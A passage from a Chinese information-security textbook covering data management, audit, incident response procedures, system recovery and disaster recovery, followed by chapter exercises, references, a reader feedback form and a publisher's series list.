（3）各种设备都应采取措施，防止因地震所导致的移动、翻倒或振动；

（4）内装修应使用耐燃材料，采取防火措施；

（5）对电源设备要采取防止停电措施；

（6）对空气调节装置要采取防火和防水措施，使用水冷或热式空调设备时要采取防水的措施。

6.3.4 基于数据管理的安全策略

1. 数据管理

（1）当重要数据的日志不再使用时，应先将数据清除，再将存储介质破坏，随后立即将该记录文件销毁；

（2）对记录有重要数据的记录文件应采取措施，做好保管场所携带出入的管理，将数据用密码保护；

（3）对移动存储介质，根据需要应采取数据加密或物理方法禁止写入等措施。

2. 数据备份

应定期或尽可能频繁地进行备份。备份介质应制定妥善的保存办法、保存期限，与原介质在不同地方保管。

3. 审计

（1）应从信息系统的安全性、可信度、保全性和预防犯罪的角度进行审计；

（2）制定审计的方法并制成手册；

（3）有计划、定期地进行审计，若有重大事故发生或认为有危险发生时，应随时进行审计；

（4）提交审计报告；

（5）安全总负责人应根据审计结果迅速采取必要的措施。

6.3.5 信息系统开发、运行和维护中的安全策略

1. 开发中的安全策略

（1）采取措施防止将基础数据泄露给从事开发以外的其他人员；

(2) 制定专门的系统设计文档；
(3) 制定专门的运行和维护手册；
(4) 运行手册中应制定出危机范围和风险策略。

2. 运行中的安全策略

(1) 根据手册操作；
(2) 记录运行情况日志。

3. 维护中的安全策略

(1) 根据手册操作；
(2) 记录维护情况。

6.3.6 基于安全事件的安全策略

管理者在发生犯罪事件时能确保与有关部门取得联系，与危机进行切实应对，从而确保安全，应采取以下策略。

1. 发现攻击时应采取的管理措施

(1) 当发现对用户等进行攻击、事故或侵害等其他信息系统安全的行为或事件(以下简称攻击)时，有义务立即向危机管理负责人报告；
(2) 应将受到攻击的对象、非法访问的结果、出入时的日志以及其后审计或调查所需的信息等，作为发现攻击行为的状态保存下来；
(3) 及时向相关部门通报；
(4) 发现非法访问行为且需要得到相关部门援助时，提出申请；
(5) 调查结束，在进行系统恢复时，应将操作过程记录下来。

2. 组织体制

为明确责任和权限应建立以下体制：
(1) 日常事务体制：设立专职的安全总负责人和审计负责人；
(2) 风险管理体制：设专职的风险管理责任人、风险管理设备执行人和其他责任人。

3. 教育及培训

(1) 将风险发生时的防范措施制成手册，发给用户并进行定期训练；
(2) 让用户了解风险对社会带来较大的危害，从而提高安全意识；
(3) 对用户策略实施情况进行审计，对措施不完备的地方加以改进。

6.3.7 与开放性网络连接的信息系统应追加的安全措施

对于信息系统来说，除了前面所述安全策略之外，从预防非法访问、计算机病毒侵入的角度来看，与 Internet 等开放性网络连接，还应追加下列安全措施。

1. 一般措施

网络系统考虑通过开放性网络引入的不正当访问和恶意程序侵入,应当追加如下措施。
(1) 与开放性网络的连接应限定在最小范围的功能、线路和主机;
(2) 与开放性网络连接时,应采取措施预防对信息系统进行不正当的访问;
(3) 利用防火墙时,应设定适当的条件;
(4) 使用计算机系统时,应采取一定的安全措施,确保该信息系统的安全;
(5) 关于网络结构等重要信息除非必要时,不得公开。

2. 监视措施

应当设置对线路负荷状况的监视功能。发现异常情况时,应根据需要使之与相连接的开放性网络断开。

3. 安全事件应对措施

在确保攻击发生时能与相关部门取得联系。对危机进行准确应对的同时,还应采取如下措施。
(1) 与相关机构合作,把握受侵害的情况,采取措施,防止侵害的扩大;
(2) 对攻击进行分析,查明原因,与相关机构合作采取措施,防止攻击再次发生;
(3) 限定用户,即尽可能将可通过开放性网络进行访问的用户(数)加以限制;
(4) 信息收集,即平时要注意收集通过开放性网络进行非法访问的信息。

6.4 应急响应与灾难恢复

1988 年,莫里斯蠕虫以迅雷不及掩耳之势肆虐互联网,招致上千台计算机系统的崩溃,造成了以千万美元计的损失。这突如其来的灾难给人们敲响了警钟:面对人类对信息系统依赖程度不断增强,对付入侵不仅需要防御,还要能够在事件发生后进行紧急处理和援助。1989 年,在美国国防部的资助下,CERT(computer emergency response team,计算机紧急响应组)/CC(Call Center)成立。从此紧急响应被摆到了人们的议事桌上。CERT 成立以后,做了大量工作,但最大的成就是使紧急响应为人们普遍接受。

一般来说,每个使用信息系统的组织都应当有一套紧急响应的机制。这个机制包括 3 个环节:

- 应急响应组织;
- 紧急预案;
- 灾难恢复。

6.4.1 应急响应组织

应急响应组织的主要工作有:

- 安全事件与软件安全缺陷分析研究;

- 安全知识库(包括漏洞知识、入侵检测等)的开发与管理;
- 安全管理和应急知识的教育与培训;
- 发布安全信息(如系统漏洞与补丁、病毒警告等);
- 安全事件紧急处理。

应急响应组织包括应急保障领导小组和应急技术保障小组。应急保障领导小组的主要职责是领导与协调突发事件及自然灾害的应急处理。应急技术保障小组主要解决安全事件的技术问题,如物理实体和环境安全技术、网络通信技术、系统平台技术、应用系统技术等。

6.4.2 紧急预案

1. 紧急预案及基本内容

应急预案是指根据不同的突发紧急事件类型和以外情形预先制定的处理方案。应急预案一般包括如下内容:

- 执行紧急预案的人员(姓名、住址、电话号码以及有关职能部门的联系方法);
- 系统紧急事件类型及处理措施的详细说明;
- 应急处理的具体步骤和操作顺序。

2. 常见安全事件

紧急预案要根据安全事件的类型进行对应的处理。下面提供一些常见的安全事件类型供参考:

- 物理实体及环境类安全事件,如意外停电、物理设备丢失、火灾和水灾等;
- 网络通信类安全事件,如网络蠕虫侵害等;
- 主机系统类安全事件,如计算机病毒、口令丢失等;
- 应用系统类安全事件,如客户信息丢失等。

3. 应急事件处理的基本流程

(1) 安全事件报警

值班人员发现紧急情况,要及时报告。报告要对安全事件进行准确描述并作书面记录。按照安全事件的类型,安全事件呈报条例应依次报告:值班人员,应急工作组长,应急领导小组。如果想进行任何类型的跟踪调查或者起诉入侵者,应先跟管理人员和法律顾问商量,然后通知有关执法机构。一定要记住,除非执法部门的参与,否则对入侵者进行的一切跟踪都可能是非法的。

同时,还应通知有关人员,交换相关信息,必要时可以获得援助。

(2) 安全事件确认

确定安全事件的类型,以便启动相应的预案。

(3) 启动紧急预案

① 首先要能够找到紧急预案。

② 保护现场证据(如系统事件、处理者采取的行动、与外界的沟通等),避免灾害扩大。

（4）恢复系统

① 安装干净的操作系统版本。如果主机被侵入，就应当考虑系统中的任何东西都可能被攻击者修改过了，包括内核、二进制可执行文件、数据文件、正在运行的进程以及内存。通常，需要从发布介质上重装操作系统，然后再重新连接到网络上之前安装所有的安全补丁，只有这样才会使系统不受后门和攻击者的影响。只是找出并修补被攻击者利用的安全缺陷是不够的。

建议使用干净的备份程序备份整个系统，然后重装系统。

② 取消不必要的服务。只配置系统要提供的服务，取消那些没有必要的服务。检查并确信其配置文件没有脆弱性以及该服务是否可靠。通常，最保守的策略是取消所有的服务，只启动自己需要的服务。

③ 安装供应商提供的所有补丁。建议安装所有的安全补丁，使系统能够抵御外来攻击，不被再次侵入，这是最重要的一步。

④ 查阅 CERT 的安全建议、安全总结和供应商的安全提示。

查阅 CERT 以前的安全建议和总结，以及供应商的安全提示，一定要安装所有的安全补丁。

- CERT 安全建议：http://www.cert.org/advisories/
- CERT 安全总结：http://www.cert.org/advisories/
- 供应商安全提示：ftp://ftp.cert.org/pub/cert_bulletins/

⑤ 谨慎使用备份数据。在从备份中恢复数据时，要确信备份主机没有被侵入。一定要记住，恢复过程可能会重新带来安全缺陷，被入侵者利用。例如，恢复用户的 home 目录和数据文件中，以及用户起始目录下的.rhost 文件中也许藏有特洛伊木马程序。

⑥ 改变密码

在弥补了安全漏洞或者解决了配置问题以后，建议改变系统中所有账户的密码。

（5）加强系统和网络的安全

① 根据 CERT 的 UNIX/NT 配置指南，检查系统的安全性。

CERT 的 UNIX/NT 配置指南可以帮助检查系统中容易被入侵者利用的配置问题：

http://www.cert.org/tech_tips/unix_configuration_guidelines.html
http://www.cert.org/tech_tips/win_configuration_guidelines.html

查阅安全工具文档可以参考：http://www.cert.org/tech_tips/security_tools.html。

② 安装安全工具。在将系统连接到网络上之前，一定要安装所有选择的安全工具。同时，最好使用 Tripwire、aide 等工具对系统文件进行 MD5 校验，把校验码放到安全的地方，以便以后对系统进行检查。

③ 打开日志。启动日志(logging)|检查(auditing)|记账(accounting)程序，将它们设置到准确的级别，例如 sendmail 日志应该是 9 级或者更高。

要经常备份日志文件，或者将日志写到另外的机器、一个只能增加的文件系统或者一个安全的日志主机。

④ 配置防火墙对网络进行防御。可以参考：http://www.cert.org/tech_tips/packet

_filtering.html。

⑤ 重新连接到 Internet。完成以上步骤以后，就可以把系统连接回 Internet 了。应当注意，安全事件处理工作复杂，责任重大，至少应有两人参加。

（6）应急工作总结

召开会议，分析问题和解决方法，参考：ftp://ftp.isi.edu/in-notes/rfc2196.txt。

① 总结教训。从记录中总结出对于这起事故的教训，这有助于检讨自己的安全策略。

② 计算事件的代价。计算事件代价有助于让组织认识到安全的重要性。

③ 改进安全策略。

（7）撰写安全事件报告

安全事件报告的内容包括：

- 安全事件发生的日期、时间；
- 安全事件处理参加的人员；
- 事件发现的途径；
- 事件类型；
- 事件涉及范围；
- 现场记录；
- 事件导致的损失和影响；
- 事件处理过程；
- 使用的技术和工具；
- 经验和教训。

6.4.3 灾难恢复

灾难恢复是安全事件应急预案中特别重要的部分。从发现入侵的那刻起就围绕它进行，并且应当包括如下几项内容：

- 与高层管理人员协商；
- 夺回系统控制权；
- 复制被侵系统；
- 入侵评估：分析入侵途径，检查入侵对系统的损害；
- 清除入侵者留下的后门；
- 记录恢复过程；
- 恢复系统。

1. 与高层管理人员协商

恢复的步骤应当符合组织的安全预案。如果安全预案中没有描述，应当与管理人员协商，以便能从更高角度进行判断，并得到更多部门的支持和配合。

2. 夺回系统控制权

为了夺回对被入侵系统的控制权，先要将入侵从网络上断开，包括拨号连接。如果在恢

复过程中，没有断开被侵入系统和网络的连接，入侵者就可能破坏所进行的恢复工作。

进行系统恢复也会丢失一些有用信息，如入侵者正在使用的扫描程序或监听进程。因此想要继续追踪入侵者时，可以不采取这样的措施，以免被入侵者发现。但是，也要采取其他一些措施，避免入侵蔓延。

3. 复制一份被侵入系统的映像

在进行入侵分析之前，最好对被入侵系统进行备份(如使用 UNIX 命令 dd)。这个备份在恢复失败时非常有用。

4. 入侵评估

入侵评估包括入侵风险评估、入侵路径分析、入侵类型确定和入侵涉及范围调查。下面介绍围绕这些工作进行的调查工作。

(1) 详细审查系统日志文件和显示器输出，检查异常现象。

(2) 入侵者遗留物分析。包括：

- 检查入侵者对系统文件和配置文件的修改；
- 检查被修改的数据；
- 检查入侵者留下的工具和数据；
- 检查网络监听工具。

(3) 其他，如网络的周边环境和涉及的远程站点。

5. 清除后门

后门是入侵者为下次攻击打下的埋伏，包括修改了的配置文件、系统木马程序、修改了的系统内核等。

6. 记录恢复过程中所有的步骤

毫不夸张地讲，记录恢复过程中采取的每一步措施是非常重要的。恢复一个被侵入的系统是一件很麻烦的事，要耗费大量的时间，因此经常会使人作出一些草率的决定。记录自己所做的每一步可以帮助避免作出草率的决定，还可以留作以后的参考，还可能对法律调查提供帮助。

7. 系统恢复

各种安全事件预案的执行都是为了使系统在事故后得以迅速恢复。对于服务器和数据库等系统特别重要的设备，则要单独订立紧急恢复预案。

(1) 服务器的恢复

一旦服务器因故障完全停止运行，常规的恢复方法是在一个新的硬件平台上重建。步骤如下：

① 安装服务器操作系统；

② 安装所有需要的驱动程序；

③ 安装所有需要的服务软件包；

④ 安装所有需要的流行修补程序和安全修补程序；

⑤ 安装备份软件；

⑥ 安装备份软件需要的修补程序；

⑦ 恢复最后一次完全备份磁带；

⑧ 恢复所有增量备份或差异备份磁带。

显然，用手工进行服务器的恢复是非常麻烦的。如果能设计一种专门的软件包，可以生成存有服务器镜像文件的启动盘，用来恢复服务器，就便利多了。

(2) 数据库系统的恢复

数据库恢复的目的是在足够备份的基础上，使数据库尽快恢复到正常。其中包括：

① 数据文件恢复：把备份文件恢复到原来位置。

② 控制文件恢复：控制文件受损时，要将其恢复到原位重新启动。

③ 文件系统恢复：在大型操作系统中，可能会因介质受损，导致文件系统被破坏。其恢复步骤为：

- 将介质重新初始化；
- 重新创建文件系统；
- 利用备份完整地恢复数据库中的数据；
- 启动数据库系统。

习　　题

1. 什么是可信计算基？
2. 详细说明安全标记保护级的可信计算基的功能。
3. 结构化保护级的主要特征有哪些？
4. 收集国内外有关信息安全标准化的网站信息，简要说明各网站的特点。
5. 收集有关信息安全的定义、标准等方面的最新概念和进展。可以从下面的网站开始：

http：//www. radium. ncsc. mil/tpep/process/fag. html

http：//www. itsec. gov. uk

http：//www. cse-cst. gc. ca/pub/criteria/CTCPE

6. 收集资料，分别给出下列操作系统的安全等级，并说明理由：

(1) DOS

(2) Windows

(3) UNIX

(4) Linux

7. 比较 TCSEC、ITSEC、CC、GB17859 中的安全级别。
8. 风险评估对于信息系统安全有什么意义？
9. 为一个组织的信息系统进行安全风险评估。
10. NAI 公司开发了一个用于安全风险评估的扫描器 CyberCop Scanner，试安装并使

用该工具。

11. 为学籍管理系统设计一个安全策略。这个系统最少要有学生、管理人员和领导进行访问。

12. 简述紧急响应的意义。

13. 试述紧急响应服务在实现目的方面受哪些因素制约。

14. 如何制定紧急响应预案?

15. 尽可能多地举一些安全事件。

16. 简述应急事件处理的基本流程。

17. 收集国内外有关应急响应的最新动态。

参考文献

［1］ 张基温. 信息系统安全原理［M］. 北京：中国水利水电出版社，2005.

［2］ 胡道元，闵京华. 网络安全［M］. 北京：清华大学出版社，2004.

［3］ 张基温. 信息系统实验与实践教程［M］. 北京：清华大学出版社，2005.

［4］ 杨义先，钮心忻. 网络安全理论与技术［M］. 北京：人民邮电出版社，2003.

［5］ 曹天杰，张永勒，苏成. 计算机系统安全［M］. 北京：高等教育出版社，2003.

［6］ 中国国家信息安全测评认证中心. 信息安全工程与管理［M］. 北京：人民邮电出版社，2003.

［7］ 杨波. 现代密码学［M］. 北京：清华大学出版社，2003.

［8］ 胡建伟，汤建龙，杨绍全. 网络对抗原理［M］. 西安：西安电子科技大学出版社，2004.

［9］ 张基温，陶利民. 一种基于移动 agent 的新型分布式入侵检测系统［J］. 微计算机应用，第 25 卷第 1 期，2004(1).

［10］ 陶利民，张基温. 轻量级网络入侵检测系统——Snort 的研究［J］. 计算机应用研究，2004(4).

［11］ 江森林，张基温. HONEYD 解析［J］. 计算机工程与设计，第 26 卷第 3 期，2005(3).

［12］ 张基温，蒋中云. 计算机取证概述［J］. 计算机教育，2005(10).

［13］ 王玉斐，张基温. 基于 NIDS 数据源的网络攻击事件分类技术研究［J］. 计算机应用，2005(12).

［14］ 蒋中云，张基温. 基于 Multi-Agent 的网络入侵取证模型的设计［J］. 微计算机信息，2005(12).

［15］ 魏士靖，张基温. 基于犯罪画像的计算机取证分析方法研究［J］. 微计算机信息，2006(2).

［16］ 张基温，王玉斐. 基于应用环境的入侵检测系统测试方案［J］. 计算机工程与设计，2006(7).

［17］ 陈波，于冷，肖军模. 计算机系统安全原理与技术［M］. 北京：机械工业出版社，2006.

［18］ 胡铮 主编. 网络与信息安全［M］. 北京：清华大学出版社，2006.

读者意见反馈

亲爱的读者：

感谢您一直以来对清华版计算机教材的支持和爱护。为了今后为您提供更优秀的教材，请您抽出宝贵的时间来填写下面的意见反馈表，以便我们更好地对本教材做进一步改进。同时如果您在使用本教材的过程中遇到了什么问题，或者有什么好的建议，也请您来信告诉我们。

地址：北京市海淀区双清路学研大厦 A 座 602 室　计算机与信息分社营销室 收

邮编：100084　　　　　　　电子邮件：jsjjc@tup.tsinghua.edu.cn

电话：010-62770175-4608/4409　　　邮购电话：010-62786544

教材名称：信息系统安全教程

ISBN：978-7-302-15127-2

个人资料

姓名：____________ 年龄：______ 所在院校/专业：____________

文化程度：________ 通信地址：____________________

联系电话：________ 电子信箱：____________________

您使用本书是作为： □指定教材 □选用教材 □辅导教材 □自学教材

您对本书封面设计的满意度：

□很满意 □满意 □一般 □不满意　改进建议____________________

您对本书印刷质量的满意度：

□很满意 □满意 □一般 □不满意　改进建议____________________

您对本书的总体满意度：

从语言质量角度看 □很满意 □满意 □一般 □不满意

从科技含量角度看 □很满意 □满意 □一般 □不满意

本书最令您满意的是：

□指导明确 □内容充实 □讲解详尽 □实例丰富

您认为本书在哪些地方应进行修改？（可附页）

____

____

您希望本书在哪些方面进行改进？（可附页）

____

____

电子教案支持

敬爱的教师：

为了配合本课程的教学需要，本教材配有配套的电子教案（素材），有需求的教师可以与我们联系，我们将向使用本教材进行教学的教师免费赠送电子教案（素材），希望有助于教学活动的开展。相关信息请拨打电话 010-62776969 或发送电子邮件至 jsjjc@tup.tsinghua.edu.cn 咨询，也可以到清华大学出版社主页（http://www.tup.com.cn 或 http://www.tup.tsinghua.edu.cn）上查询。

高等院校信息管理与信息系统专业系列教材

- 信息资源管理教程　赖茂生 编著
- 数据仓库与数据挖掘教程　陈文伟 编著
- 计算机操作系统教程　张不同等 编著
- 计算机网络教程　黄叔武等 编著
- 计算机网络教程题解与实验指导　黄叔武等 编著
- 信息系统开发与管理教程(第二版)　左美云 编著
- 信息系统开发方法教程(第二版)　陈佳等 编著
- 决策支持系统教程　陈文伟 编著
- 离散数学(第三版)　耿素云等 编著
- 离散数学题解(修订版)　屈婉玲等 编著
- 计算机组成原理教程(第 3 版)　张基温 编著
- 计算机组成原理教程题解与实验指导　张基温 编著
- 信息管理英语教程　李季方 编著
- 管理信息系统教程(第二版)　闪四清 编著
- 电子商务基础教程(第二版)　兰宜生 编著
- Java 程序开发教程　张基温 编著
- Java 程序开发例题与题解　张基温 编著
- Visual Basic 程序开发教程　张基温 编著
- Visual Basic 程序开发例题与题解　张基温 编著
- 数据结构及应用算法教程　严蔚敏等 编著
- 运筹学模型与方法教程　程理民等 编著
- 运筹学模型与方法教程例题分析与题解　刘满凤等 编著
- 数据库系统原理教程　王珊等 编著
- 信息经济学教程　陈禹 编著
- C++ 程序开发教程　张基温 编著
- C++ 程序开发例题与习题　张基温 编著
- 信息系统安全教程　张基温 编著